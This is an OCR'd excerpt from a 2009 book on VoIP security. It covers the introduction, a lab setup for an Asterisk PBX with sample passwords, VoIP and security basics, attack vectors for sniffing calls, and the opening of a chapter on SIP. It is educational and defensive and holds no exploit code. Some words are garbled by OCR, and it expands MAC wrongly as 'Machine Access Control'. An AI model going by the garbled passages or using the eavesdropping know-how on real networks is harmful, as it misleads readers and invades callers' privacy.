The Coverimage

Hacking VoIP—Protocols, Attacks, and Countermeasures

Hacking VoIP: Protocols, Attacks, and Countermeasures

by Himanshu Dwivedi

No Starch Press © 2009

Next

Hacking VoIP—Protocols, Attacks, and Countermeasures

No Starch Press
San Francisco

12 11 10 09 08   1 2 3 4 5 6 7 8 9

ISBN-10: 1-59327-163-8
ISBN-13: 978-1-59327-163-3

Publisher: William Pollock

Production Editor: Megan Dunchak

Cover Design: Octopod Studios

Developmental Editors: William Pollock and Adam Wright

Technical Reviewer: Zane Lackey

Copyeditor: Eric Newman

Compositors: Riley Hoffman and Kathleen Mish

Proofreader: Gabriella West

Indexer: Nancy Guenther

For information on book distributors or translations, please contact No Starch Press, Inc. directly:

No Starch Press, Inc.
555 De Haro Street, Suite 250, San Francisco, CA 94107
phone: 415.863.9900; fax: 415.863.9950; info@nostarch.com; www.nostarch.com

Library of Congress Cataloging-in-Publication Data:

```
Dwivedi, Himanshu.
  Hacking VoIP : protocols, attacks, and countermeasures / Himanshu Dwivedi.
       p. cm.
  Includes index.
  ISBN-13: 978-1-59327-163-3
  ISBN-10: 1-59327-163-8
 1.  Internet telephony--Security measures. 2.  Computer networks--Security measures.  I. Title.
  TK5105.8865.P37 2009
  004.69'5--dc22
                                                            2008038559
```


Dedication

This book is FOR MY DAD, quite simply the best human being I have ever met.

This book is dedicated to my family, specifically:

My daughter, Sonia Raina Dwivedi, for her smiles, laughs, persistence, flexibility, inflexibility, vocabulary, and the ability to make everybody around her happy.

My son, whose presence brings more happiness to everyone around him.

My wife, Kusum Pandey, who simply makes it all worthwhile . . . and then some!

Acknowledgments

I'd like to acknowledge and thank Adam Wright, whose support throughout the writing of this book was well above the typical call of duty. Thanks, Adam, for helping me out during the non-peak times. Special thanks to Zane Lackey for two things--his work on the IAX Security chapter as well as his technical review of the entire book. Thank you, Zane, for being a very dependable and highly skilled individual.

Next

TeamUnknown Release

Introduction

Hacking VoIP: Protocols, Attacks, and Countermeasures

by Himanshu Dwivedi

No Starch Press © 2009

Previous Next

Introduction

*Hacking VoIP*is a security book written primarily for VoIP administrators. The book will focus on administrators of enterprise networks that have deployed VoIP and administrators who are thinking about implementing VoIP on their network. The book assumes readers

are familiar with the basics of VoIP, such as signaling and media protocols, and will dive straight into the security exposures of each of them (there is little info on how VoIP works, but rather the security concerns related to it). The book primarily focuses on enterprise issues, such as H.323, and devotes less attention to issues with small or PC-based VoIP deployments. The primary goal of this book is to show administrators the security exposures of VoIP and ways to mitigate those exposures.

Book Overview

This book will focus on the security aspects of VoIP networks, devices, and protocols. After a general overview in Chapter 1, "An Introduction to VoIP Security," the first section, "VoIP Protocols," will focus on the security issues in common VoIP protocols, such as SIP, H.323, IAX, and RTP. Chapter 2, "Signaling: SIP Security," and Chapter 3, "Signaling: H.323 Security," both have similar formats; they briefly describe how the protocols work and then show the security issues relevant to them. The Real-time Transport Protocol is discussed in Chapter 4, "Media: RTP Security." While both SIP and H.323 use RTP for the media layer, it has its own security issues and vulnerabilities. Chapter 4 will also briefly discuss how the protocol works and then cover the potential attacks against it. Chapter 5, "Signaling and Media: IAX Security," will cover IAX; while it is not necessarily as common as SIP, H.323, or RTP, IAX is becoming more widespread because of its use by Asterisk, the very popular open source IP PBX software. Additionally, unlike other VoIP protocols, IAX can handle both session setup and media transfer within itself on a single port, making it attractive for many newcomers to the VoIP market.

The second section of the book, "VoIP Security Threats," focuses on three different areas that are affected by weak VoIP protocols. The first chapter of this section, Chapter 6 ("Attacking VoIP Infrastructure") will focus on the security issues of VoIP devices. The chapter will discuss the basics of sniffing on VoIP networks, attacks on hard phones, attacks on popular VoIP products from Cisco and Avaya, and attacks on infrastructure VoIP products such as gatekeepers, registrars, and proxies. This chapter will show how many VoIP entities are susceptible to attacks similar to those directed at any other devices on the IP network. Chapter 7, "Unconventional VoIP Security Threats," is a fun one, as it will show some tricky attacks using VoIP devices. While the attacks shown in this chapter are not specific to VoIP itself, it shows how to use the technology to abuse other users/systems. For example, Caller ID spoofing, Vishing (VoIP phishing), and telephone number hijacking with the use of VoIP (rather than against VoIP) are all shown in this chapter. Chapter 8, "Home VoIP Solutions," discusses the security issues in home VoIP solutions, such as Vonage, or simply soft phones available from Microsoft, eBay, Google, and Yahoo!.

The final section of the book, "Assess and Secure VoIP," shows how to secure VoIP networks. Chapter 9, "Securing VoIP," shows how to protect against many of the attacks discussed in the first two sections of the book. While it's not possible to secure against all attacks, this chapter does show how to mitigate them.

Note For an attack on VoIP to be possible, only one side of the conversation needs to be using VoIP. The other side can be any landline, mobile phone, or another VoIP line.

The solutions discuss the need for stronger authentication, encryption solutions, and new technology to protect VoIP soft clients. Finally, Chapter 10, "Auditing VoIP for Security Best Practices," introduces an audit program for VoIP. VoIP Security Audit Program (VSAP) provides a long list of topics, questions, and satisfactory/unsatisfactory scores for the end user. The program's goal is to allow VoIP administrators and security experts to evaluate VoIP deployments in terms of security.

In addition to in-depth discussions about VoIP security issues, the book also covers many free security tools currently available on the Internet. These tools can help supplement the learning process by allowing readers to test their own VoIP networks and identify any security holes and/or weaknesses.

And in addition to the security testing tools, step-by-step testing procedures have been supplied after every major section in each chapter. For example, in order to fully understand a security threat, practical application of the issue is often very important. This book provides step-by-step procedures and links to the most current information. This approach should ensure that readers have everything they need to understand what is being presented and why.

Each chapter has a common structure, which is to introduce a VoIP topic, discuss the security aspects of the topic, discuss the tools that can be used with the topic and any step-by-step procedures to fully explain or demonstrate the topic/tool, and then explain the mitigation procedures to protect the VoIP network.

Additionally, various character styles throughout the book have significance for the reader. Filenames and filepaths will appear in *italics*, and elements from the user interface that the reader is instructed to click or choose will appear in **bold**. Excerpts from code will appear in a `monospace`font, and input that the reader is instructed to type into the user interface will appear in **`bold monospace`**. Placeholders and variables in code will appear in *`monospace italic`*, and placeholders that the reader needs to fill in will appear in ***`monospace bold italic`***.

Previous Next

TeamUnknown Release

Introduction

Hacking VoIP: Protocols, Attacks, and Countermeasures

by Himanshu Dwivedi

No Starch Press © 2009

Previous Next

Lab Setup

Security vulnerabilities often get lost in discussions, white papers, or books without practical examples. The ability to read about a security issue and then perform a quick example significantly adds to the education process. Thus, this book provides step-by-step testing procedures and demonstrations for many of the security issues covered. In order to perform adequate VoIP testing described in the chapters, a non-production lab environment should be created. This section discusses the specific lab environment that was used for most of the attacks discussed in this book, as well as configuration files to set up the devices and software. It should be noted that readers are not expected to license expensive software from Cisco and Avaya; thus, only free or evaluation software has been used in all labs. However, all attacks shown in the book apply to both open source and commercial software/devices (Cisco/Avaya) depending on the VoIP protocols that are supported. For example, the security vulnerabilities and attacks against SIP will apply consistently to any device, commercial or free, that supports it.

For the lab setup, any SIP/IAX/H.323 client can be used with any SIP Registrar/Proxy, H.323 gatekeeper, and PBX software, including Asterisk, Cisco, Polycom, or Avaya. We work with the following software because of ease of use, but we do not make any security guarantee or functional quality statement for any of them.

- **SIP client** X-Lite, which can be downloaded from *http://www.xten.com/index.php?menu=download*
- **H.323 client** Ekiga, which can be downloaded from *http://www.ekiga.org/*, or PowerPlay, which can be downloaded from *http://www.bnisolutions.com/products/powerplay/ipcontact.html*
- **IAX client** iaxComm, which can be downloaded from *http://iaxclient.sourceforge.net/iaxcomm/*
- **SIP/H.323/IAX server (proxy, registrar, and gatekeeper)** Asterisk PBX, which can be downloaded from *http://www.asterisk.org/*; a virtual image of Asterisk can be downloaded from *http://www.vmware.com/vmtn/appliances/directory/302/*, and the free virtual image player can also be downloaded from *http://www.vmware.com/download/player/*
- **Attacker's workstation** BackTrack Live CD (version 2), which can be downloaded from *http://www.remote-exploit.org/backtrack.html*; this ISO can also be used with the virtual image player mentioned previously

SIP/IAX/H.323 Server

Complete the following steps to configure the SIP/IAX/H.323 server (Asterisk PBX):

1. Load the Asterisk PBX by using the Asterisk PBX Virtual Machine (VoIPonCD-appliance) on the VMware Player.
2. Unzip *VoIP-appliance.zip* onto your hard drive. Using VMware Player, load VoIPonCD.
3. Back up *iax.conf*, *sip.conf*, *H.323.conf*, and *extensions.conf* on the Asterisk PBX system.
4. Back up the existing *extensions.conf* file (`cp /etc/asterisk/extensions.conf /etc/asterisk/extensions.orginal.conf`).
5. Back up the existing *sip.conf* file (`cp /etc/asterisk/sip.conf /etc/asterisk/sip.orginal.conf`).
6. Back up the existing *H.323.conf* file (`cp /etc/asterisk/H.323.conf /etc/asterisk/H.323.orginal.conf`).
7. Backup the existing *iax.conf* file (`cp /etc/asterisk/iax.conf /etc/asterisk/iax.orginal.conf`).
8. Configure the Asterisk PBX system as follows:
    a. Download *iax.conf*, *sip.conf*, *H.323.conf*, *extensions.conf*, and **sip.conf** from *http://labs.isecpartners.com/HackingVoIP/HackingVoIP.html*.
    b. Copy all three files to */etc/asterisk*, overwriting the originals.
9. Restart the Asterisk PBX system (*/etc/init.d/asterisk restart*).

Done! You now have a working lab setup for the Asterisk PBX.

SIP Setup

Complete the following steps to configure the SIP server and SIP client:

1. Download the preconfigured *sip.conf* file from *http://labs.isecpartners.com/HackingVoIP/HackingVoIP.html*.
2. Copy *sip.conf* to */etc/asterisk* on the VoIP VMware appliance.
3. Start X-Lite and right click in its main interface.

4. Select *SIP Account Settings*.
5. Select *Add* and enter the following information for each field:
   a. User name: `Sonia`
   b. Password: `HackmeAmadeus`
   c. Domain: ***IP address of the Asterisk PBX server***
   d. Check the egister ith domain and recei e incoming calls box and select the Target Domain radio button.
6. Select and Close.

Done! You are now registered to a SIP server using the SIP client.

H. 2 Setup kiga

Complete the following steps to configure the H.323 client:

1. Open Ekiga (Start ➢ Programs ➢ kiga ➢ kiga).
2. Go to dit ➢ Accounts ➢ Add and enter the following information:
   a. Account name: **H.323 Lab Client**
   b. Protocol: ***H.323***
   c. Gatekeeper: ***IP address of the Asterisk PBX server***
   d. User: ***Username***
   e. Password: ***Password***

Done! You are now registered to an H.323 server using the H.323 client.

IA Setup

Complete the following steps to configure the IAX client:

1. Open iaxComm.
2. From the menu bar, select ptions ➢ Accounts.
3. Select Add and enter the following information:
   a. Account name: ***anything***
   b. Host: ***IP address of Asterisk PBX***
   c. Username: **Sonia**
   d. Password: **123voiptest**
4. Select Sa e.
5. Select Done.

Done! You are now registered to an IAX server using the IAX client.

At this point, the lab is set up to perform all the attack exercises listed in each chapter of the book.

Previous Next

TeamUnknown Release

Chapter 1 - An Introduction to VoIP Security
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press © 2009

Previous Next

Chapter 1: An Introduction to VoIP Securit

er ie

From the Democratic Party's headquarters in the Watergate complex in 1972 to Hewlett-Packard (HP) in 2006, attacks on telephone infrastructure have been around for some time. While those who attacked the Democratic Party and those who attacked HP had different motives, their intentions were very similar: the recording of telephone conversations containing sensitive information. The advent of phone calls over the Internet, by way of Voice over IP (VoIP), does not change the motives or the types of people involved (professional attackers, members of organized crime, and your friendly neighborhood teenager). However, it does make such attacks easier.

Imagine how happy President Richard Nixon's campaign committee would have been if its operatives had had the ability to tap the Democratic Party's telephones in the Watergate complex remotely. Or imagine how thrilled HP executives would have been if they could have simply deployed VoIP in order to secretly record conversations. Now imagine how happy your boss, your employees, your son or daughter, your mother or father, organized crime individuals, your cubicle-mate, or that suspicious person in the conference room on the eighth floor may feel when they learn how easy it is to listen to your most sensitive phone calls, including ones where you have to provide your social security or credit card number to the other party. For those of us who do not like the National Security Agency (NSA) listening in on our phone calls, the problems of privacy and security have just gotten worse.

The primary purpose of this book is to explain VoIP security from a hacking perspective. We'll cover attacks on VoIP infrastructure, protocols, and implementations, as well as the methods to defend against the known vulnerabilities.

Security concerns aside, VoIP is an exciting new technology that, as noted earlier, allows users to place telephone calls over the Internet. Rather than traditional phone lines, voice communication uses Internet Protocol (IP) networking. While the geek factor of using VoIP is certainly appealing, cost has been a major driver for many VoIP deployments. For example, organizations can save thousands of dollars per year by switching to VoIP. Saving money by using the Internet in this manner has been a popular trend in the past two decades; however, so has the exploitation of the related security problems. VoIP relies on protocol traits that have plagued network administrators for years. The use of cleartext protocols, the lack of proper authentication, and the complexity of deploying strong end-to-end security are just a few examples of why VoIP networks are susceptible to attack.

The goal of this book is to raise awareness, describe potential attacks, and offer solutions for VoIP security risks and exposures. This chapter covers some basics on VoIP, laying the groundwork for both VoIP experts and readers who are learning about VoIP for the first time. The topics covered in this chapter are:

- Why VoIP
- VoIP Basics
- VoIP Security Basics
- Attack Vectors

Previous Next

The Co erim age

Chapter 1 - An Introduction to VoIP Security

Hacking VoIP: Protocols, Attacks, and Countermeasures

by Himanshu Dwivedi

No Starch Press © 2009

Pre ious e t

Why VoIP

The following list summarizes why VoIP security is important. Similar to any newer technology and its security-related aspects, a long list of arguments often appears on why security is not needed. The following is a non-exhaustive list of why security is important to VoIP:

Implicit assumption of privacy
Most users believe their phone calls are relatively private, at least from the users surrounding them, but perhaps not from the NSA. If you have ever ducked into a conference room to make a personal or otherwise sensitive phone call, you expect to have VoIP privacy.

The use of voicemail passwords
If VoIP security does not matter, then users have no need to password-protect their voicemail access. Listening to a voicemail system using insecure VoIP phones allows any person on the local segment to listen as well.

The sensitivity of voice calls
VoIP is often used in call centers, where credit card numbers, social security numbers, and other personal information are frequently transmitted. If an anonymous attacker is also listening to the call, then all the information can be considered compromised.

Home VoIP services with insecure wireless
Home VoIP use is very popular because of cost reasons, but many users are establishing their connections via insecure wireless access points. Insecure wireless access points and insecure VoIP technology can allow your neighbors or even someone passing through your neighborhood to listen to your phone calls.

Compliance with government data protection standards
Organizations have to limit the spread of sensitive user information across their data networks; however, the same idea should apply to information going across voice networks using IP.

Pre ious e t

Chapter 1 - An Introduction to VoIP Security
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press © 2009

VoIP Basics

Before we delve too far into VoIP's security issues, we should discuss the basics of the technology. Many buzzwords, protocols, and devices are associated with VoIP. In order to fully understand the security implications of all the protocols and devices that make up VoIP, we will discuss the major ones briefly.

How It Works

VoIP uses IP technology. In a manner similar to how your computer uses TCP/IP to transfer packets with data, VoIP transmits packets with audio. Instead of the data protocols--such as HTTP, HTTPS, POP3/IMAP, and SMTP--used in the transfer of data packets, VoIP packets use voice protocols, such as SIP (Session Initiation Protocol), H.323, IAX (Inter-Asterisk eXchange protocol), and RTP (Real-time Transport Protocol). The header in the TCP/IP packet for data will be the same as for VoIP, including Ethernet frames, source IP address, destination IP address, MAC information, and sequence numbers. Figure 1-1 shows an example of how VoIP integrates with the OSI model, where items in bold are common VoIP protocols.

Application	**SIP, H.323, IAX**
Presentation	Presentation Layer
Session	Session Layer
Transport	**RTP**, TCP, UDP
Network	IP
Data Link	Ethernet
Physical	**RJ-45 and Ethernet Wires**

Figure 1-1: OSI model with VoIP

Protocols

The primary protocols used with VoIP are SIP and H.323 at the session layer, which is used to set up a phone call, and RTP at the media layer, which handles the media portion of the call. Hence, SIP and H.323 establish a call connection and hand it off to RTP, which sends the media for the call. IAX is the one protocol that does both session setup and media (i.e., voice) transfer.

The setup portion for a VoIP call usually takes place with a few supporting servers, such as SIP Proxy/Registrar and/or H.323 gatekeeper/gateways. Once the session is set up using SIP or H.323, the call is sent to the media protocol, which is RTP. Figure 1-2 shows an example.




Figure 1-2: VoIP protocols with session and media traffic

Note Either SIP or H.323 is used for session setup, and then both of them use RTP for media. SIP and H.323 can coexist in one environment, such as a San Francisco office using SIP and a New York office using H.323, but the same handset usually will not use SIP and H.323 at the same time.

While SIP and H.323 perform similar setup services, they go about them in very different ways. The SIP protocol is designed similar to HTTP, where methods such as REGISTER, INVITE, FORWARD, LOOKUP, and BYE are used to set up a call. H.323 uses a collection of subprotocols, such as H.225, H.245, H.450, H.239, and H.460, to perform the session setup. Also, both protocols use supporting servers, such as SIP Proxies, SIP Registrar, H.323 gatekeeper, and H.323 gateway, between the two endpoints to set up a call. When the call is finally set up, both protocols use RTP protocol for the media layer, which transfers audio between two or more endpoints.

IAX, which is not as popular as SIP or H.323, is used between two Asterisk servers. Unlike SIP and H.323, IAX can be used to set up a call between two endpoints and used for the media channel. IAX does not use RTP for media transfer because the support is built into the protocol itself. This makes it attractive to organizations that desire simplicity in their VoIP deployments.

Deployments

VoIP deployments include a variety of servers, services, and applications that are used with SIP, H.323, IAX, or RTP. Depending on the deployment used, the following types of servers are used:

Endpoint A generic term used for either a hard phone or soft phone

H.323 gatekeeper Registers and authenticates H.323 endpoints and stores a database of all registered H.323 clients on the network

H.323 gateway Routes calls between H.323 gatekeepers

Hard phones A physical telephone/handset using IP for voice communication

IP PBX A Private Branch Exchange (PBX) system that uses IP for voice communication; used to route telephone calls from one entity to another

Session Border Controller Helps VoIP networks communicate across trust boundaries (SBCs generally provide a path **around** firewalls, not work with or through them)

SIP Proxy Proxies communication between SIP User Agents and servers

SIP Registrar Registers and authenticates SIP User Agents (via the REGISTER method); it also stores a database of all registered SIP clients on the network

Soft phones A software telephone using IP for voice communication

Depending on the solution an organization wishes to use, one or more of these types of systems are used. Figure 1-3 shows a VoIP architecture using SIP/RTP, Figure 1-4 shows a VoIP architecture using H.323/RTP, and Figure 1-5 shows a VoIP architecture using IAX.




Figure 1-3: VoIP deployments with SIP devices




Figure 1-4: VoIP deployments with H.323 devices (RTP through firewalls)




Figure 1-5: VoIP deployments with IAX devices

In addition to the supporting servers, services, and applications, VoIP telephones are also used in deployments. VoIP hard phones, which are physical phones with an Ethernet connection (RJ-45) on the back, are often used. Popular vendors of VoIP hard phones include Cisco, Avaya, and Polycom. VoIP hard phones are intended to simply replace a traditional landline phone. It should be noted that a digital phone is not the same as a VoIP hard phone. Digital phones are often used in business environments while analog phones are often used in home environments, but neither are VoIP hard phones.

VoIP soft phones are software-based phones running within your computer's operating system, including Windows, Unix, Linux, or Mac OS. As implied by their software-based nature, soft phones do not physically exist. A soft phone uses the IP connection on your computer to make audio calls. A good example of a VoIP soft phone is the popular application Skype. Yahoo! Messenger, Google Talk, and Microsoft Live Messenger are also examples. It should be noted that most hard phone vendors also provide a soft phone to be used with their systems because both types of phones are simply using IP for audio connectivity. Additionally, all VoIP equipment, regardless of whether it is a soft phone or a hard phone, can call each other as well as other traditional phone lines, including landlines and mobile phones. SIP hard phones/soft phones are usually referred to as User Agents, and H.323 hard phones/soft phones are usually referred to as endpoints. For specific definitions, refer to Basic VoIP Terminology from the VoIPSA website: *http://www.voipsa.org/Activities/VOIPSA_Threat_Taxonomy_0.1.pdf*.

Previous Next

TeamUnknown Release

The Coverimage

Chapter 1 - An Introduction to VoIP Security

Hacking VoIP: Protocols, Attacks, and Countermeasures

by Himanshu Dwivedi

No Starch Press © 2009

VoIP Security Basics

Now that we have the basics of VoIP covered, let's go over some security basics. No matter what topic is being addressed, from storage to web application security, the main components of security, including authentication, authorization, availability, confidentiality, and integrity protection, will always need to be discussed.

Authentication

The authentication process in most VoIP deployment occurs at the session layer. When an endpoint connects to the network or places a phone call, authentication takes place between the VoIP phone and support servers, such as SIP Registrars, H.323 gateways, or IAX Asterisk servers. Media protocols, such as RTP or the media portion of IAX, do not require authentication because it already occurs at the session setup portion of a call. While the use of authentication is always a good thing, the use of insecure or poor authentication mechanisms is not. Unfortunately, SIP, H.323, and IAX all use weak authentication mechanisms, which are discussed in Chapters 2, 3, and 4. The most common default authentication types for each signaling protocol are:

SIP Digest authentication

H.323 MD5 hash of general ID (username), password, and timestamp

IAX MD5 hash of password and the challenge

When two phones are calling each other, they authenticate not to each other but to intermediate support servers. Figure 1-6 shows an example authentication process at a high level.

Image from book

Figure 1-6: Authentication process at a high level

Authorization

Authorization on VoIP can sometimes be used for security purposes. For example, limiting certain VoIP endpoints' ability to dial specific phone numbers may be desirable. Permitting only certain devices to join the VoIP network also may help protect VoIP networks. It should be noted that authorization values are rarely used in enterprise VoIP deployments and are easy to bypass. Nonetheless, the following list shows what entities can be used for authorization parameters:

E.164 alias Each H.323 endpoint contains an E.164 alias. The E.164 alias is an international number system that comprises a country code (CC), a national destination code (NDC), and a subscriber number (SN). An E.164 alias can have up to 15 alphanumeric values and can be set either dynamically by a gatekeeper device or locally by the endpoint itself.

MAC Machine Access Control addresses are on every Ethernet-enabled (Layer 2 in the OSI model) device. These addresses are sometimes used to authorize certain devices on VoIP networks.

URI SIP really does not have an authorization value, but the Uniform Resource Identifier (URI) is a value that each SIP User Agent contains. The value can be used to authorize endpoints. Similar to SIP, IAX does not have an authorization value, but the URI can also be used.

Availability

VoIP networks need to be up and running most of the time, if not all of the time. Unlike with other IT-managed services, such as email, calendaring, or even Internet access, users have grown to rely on telephones 100 percent of the time. Usually, users can tolerate hours when "the network is down," but they will not be very patient when they hear "the telephones cannot be used because of a Denial of Service attack." Having the ability to make reliable telephone calls is almost a mandate for VoIP. The methods used to ensure the VoIP network remain available are shown in the following list.

QoS Quality of Service is used with VoIP. QoS contains quality requirements for certain types of packets and services. In many situations, audio packets are given priority over data packets using QoS.

Separating data networks and voice networks Voice networks are often placed on a separate network and/or VLAN, isolating them from data packets. While the Internet is not a series of tubes that could get clogged up, separating the voice networks can isolate them from issues that appear on data networks, such as an unresponsive switch/router.

Encryption

The encryption of VoIP traffic can occur at multiple places, including signaling or media layers. Because authentication occurs at the signaling layer and the audio packets are used at the media layer, encrypting VoIP traffic in two different segments is often required. For example, protecting the signaling but not the audio leaves the actual communication unprotected; however, protecting the media and not the signaling layer leaves the authentication information unprotected. In all situations, the following items can be used to encrypt VoIP networks:

IPSec Point to Point IPSec gateways can be used to protect VoIP traffic over public or untrusted networks, such as the Internet. It should be noted that IPSec is often not used between endpoints because of the limited support for an IPSec client on VoIP clients.

SRTP Secure Real Time Transfer Protocol can be used with Advanced Encryption Standard (AES) to protect the media layer during VoIP calls.

Note It should be noted that if SRTP is used, in many cases the key goes across the network in cleartext on the session setup protocol (SIP or H.323). Hence it is important to also use SSL with the session setup protocol to leverage the full advantages of SRTP.

SSL VoIP protocols can natively be wrapped with SSL (SIPS) or with Stunnel (H.323) to protect signaling protocols.

Previous Next

TeamUnknown Release

Chapter 1 - An Introduction to VoIP Security
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press © 2009

Previous Next

Attack Vectors

All technology has a security issue, from electronic voting machines to VoIP. One of the items that often confuses or inappropriately diffuses matters is the perceived difficulty involved in launching and carrying out an attack. The truth is that with sufficient motivation, including possible wealth, fame, or vengeance, any security issue can be exposed and exploited. VoIP attack vectors are similar to traditional vectors in networking equipment. For example, there is no need to have physical access to a phone or to the PBX closet. The access needed to perform VoIP attacks depend on the type of VoIP deployment. The most popular attack vectors for VoIP networks are shown in the following list.

A local subnet, such as an internal network, where VoIP is used By unplugging and/or sharing a VoIP hard phone's Ethernet connection (usually sitting on one's desk), an attacker can connect to the voice network. (See Section A in Figure 1-7.)

A local network that is using wireless technology with untrusted users, such as a coffee shop, hotel room, or conference center An attacker can simply connect to the wireless network, reroute traffic, and capture VoIP calls. (See Section B in Figure 1-7.)

A public or nontrusted network, such as the Internet, where VoIP communication is used An attacker who has access to a public network can simply sniff the communication and capture telephone calls. (See Section C in Figure 1-7.)




Figure 1-7: VoIP attack vectors

Previous Next

TeamUnknown Release

The Coverimage

Chapter 1 - An Introduction to VoIP Security
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press © 2009

Previous Next

Summary

VoIP is an exciting emerging technology. While VoIP has been around for years, organizations and home users have only recently begun to adopt it. As with any new trend, the security impact on private and sensitive information needs to be addressed. The good news is that when done correctly, VoIP can be secure. However, similar to any technology that transports confidential information, security testing and evaluation needs to be performed to properly show the potential risk to an organization. This book is an attempt to start the discussion for vulnerability detection, by showing the security weaknesses and countermeasures for most current VoIP deployments.

Previous Next

Part I - VoIP Protocols
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press © 2009

Previous Next

Part I: VoIP Protocols

Previous Next

TeamUnknown Release

Chapter 2 - Signaling: SIP Security
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press © 2009

Previous Next

Chapter 2: Signaling: SIP Security

Overview

SIP (Session Initiation Protocol) is a very common VoIP signaling protocol. It often dominates the discussion of VoIP security; however, just like the Yankees and the Red Sox, it gets more attention than it actually deserves.

H.323 is probably the more common signaling protocol in enterprise environments; however, because H.323 is very complex and not easy to acquire, it is often overshadowed by SIP. (See Chapter 3 for more on H.323 security.)

This chapter is dedicated to SIP basics and security attacks, including authentication, hijacking, and Denial of Service. We'll also focus on security attacks against VoIP infrastructure, specifically SIP User Agents, Registrars, Redirect servers, and Proxy servers. For more information on SIP, refer to RFC 3261 (*http://www.ietf.org/rfc/rfc3261.txt?number=3261/*).

Note SIP security issues are not unique to any one vendor or one type of deployment. Any device that supports SIP for session initiation, both for hard or soft phones, is subject to these issues.

In terms of deployment, SIP can be used on either soft phones or hard phones. As noted in Chapter 1, a *soft phone* is a software-based phone running on a PC or Mac, such as Skype, Google Talk, or Avaya/Cisco. Soft phones usually require a software client and some type of Internet connection. A *hard phone* is a physical device that looks similar to the existing analog phones in many homes. Unlike an analog phone, however, a VoIP hard phone has an Ethernet connection rather than a typical telephone jack (RJ-45 instead of RJ-11).

Note SIP is the session setup protocol often used with soft phones; however, it is also gaining popularity in hard phone devices.

Previous Next

TeamUnknown Release

Chapter 2 - Signaling: SIP Security
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press © 2009

Previous Next

SIP Basics

A typical SIP VoIP solution includes four parts: SIP User Agents, Registrars, Redirect servers, and Proxy servers. SIP usually listens on TCP or UDP port 5060, but it can be configured to any port desired. The following is a brief overview of their functions.

User Agent
A *User Agent* is a soft phone or hard phone with SIP calling capabilities. The User Agent can initiate calls and accept calls.

Registrar
The *Registrar server* registers User Agents on a network and can be also used for authenticating them.

Redirect server
The *Redirect server* accepts SIP requests and returns the address that should be contacted to complete the initial request (in the case of multiple locations for SIP User Agents).

Proxy server
The *Proxy server* forwards traffic to and from User Agents and other locations or devices. Proxy servers may also be involved in routing and authentication. Because VoIP protocols are not very firewall friendly, a Proxy server is often used to centralize VoIP packets on a network.

The SIP protocol
The *SIP protocol* is built similarly to the HTTP protocol, both containing different request methods to invoke specific actions. The following is a list of SIP methods from the core protocol and their actions.

> **INVITE** The *INVITE method* invites a VoIP User Agent to a call. An INVITE request is sent by one User Agent to another User Agent to initiate a call. INVITEs travel from the source User Agent to any number of Registrars, Redirect servers, and Proxy servers, and then onto the destination User Agent.
>
> **REGISTER** The *REGISTER request* registers a SIP User Agent with a Registrar. The REGISTER request is sent by a User Agent to a Registrar for the domain, and the Registrar server registers all the User Agents within a specific domain. It is also used with Proxy servers to route calls to and from User Agents.
>
> **ACK** An *ACK (acknowledge) message* is sent from one User Agent to another in order to confirm receipt of a message. The ACK is usually the third part of a three-part process, indicating that the handshake is completed between two User Agents and the media portion of the call can begin.
>
> **CANCEL** The *CANCEL method* cancels an existing INVITE message. A User Agent can send a CANCEL request to terminate a previous valid request.
>
> **BYE** The *BYE method* hangs up an existing VoIP call or session. The BYE method is used to terminate a specific session.
>
> **OPTIONS** The **OPTIONS method** is used to list the capabilities and supported methods of a User Agent or Proxy server. As with HTTP, when OPTIONS is sent from a User Agent to a Proxy server, the Proxy server can respond with a list of methods it supports.

Previous Next

TeamUnknown Release

Chapter 2 - Signaling: SIP Security
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press © 2009

Previous Next

SIP Messages

A SIP message usually contains a few more items, including the following:

> **To Field** The recipient of the original SIP message
>
> **From Field** The sender of the SIP message
>
> **Contact Field** The IP address of the SIP User Agent
>
> **Call-ID Field** A number that uniquely identifies a given call between two User Agents; all SIP messages that belong to a single communication stream (a single phone call) use the same Call-ID so that the packets will be grouped correctly
>
> **CSeq Field** Sequence number of SIP messages; a sequence number is a value that shows the order of packets when several packets are sent between entities, and it usually increments by one
>
> **Content-Type Field** The MIME type for the payload, such as `application/sdp`
>
> **Content-Length Field** The size of the payload in the packet

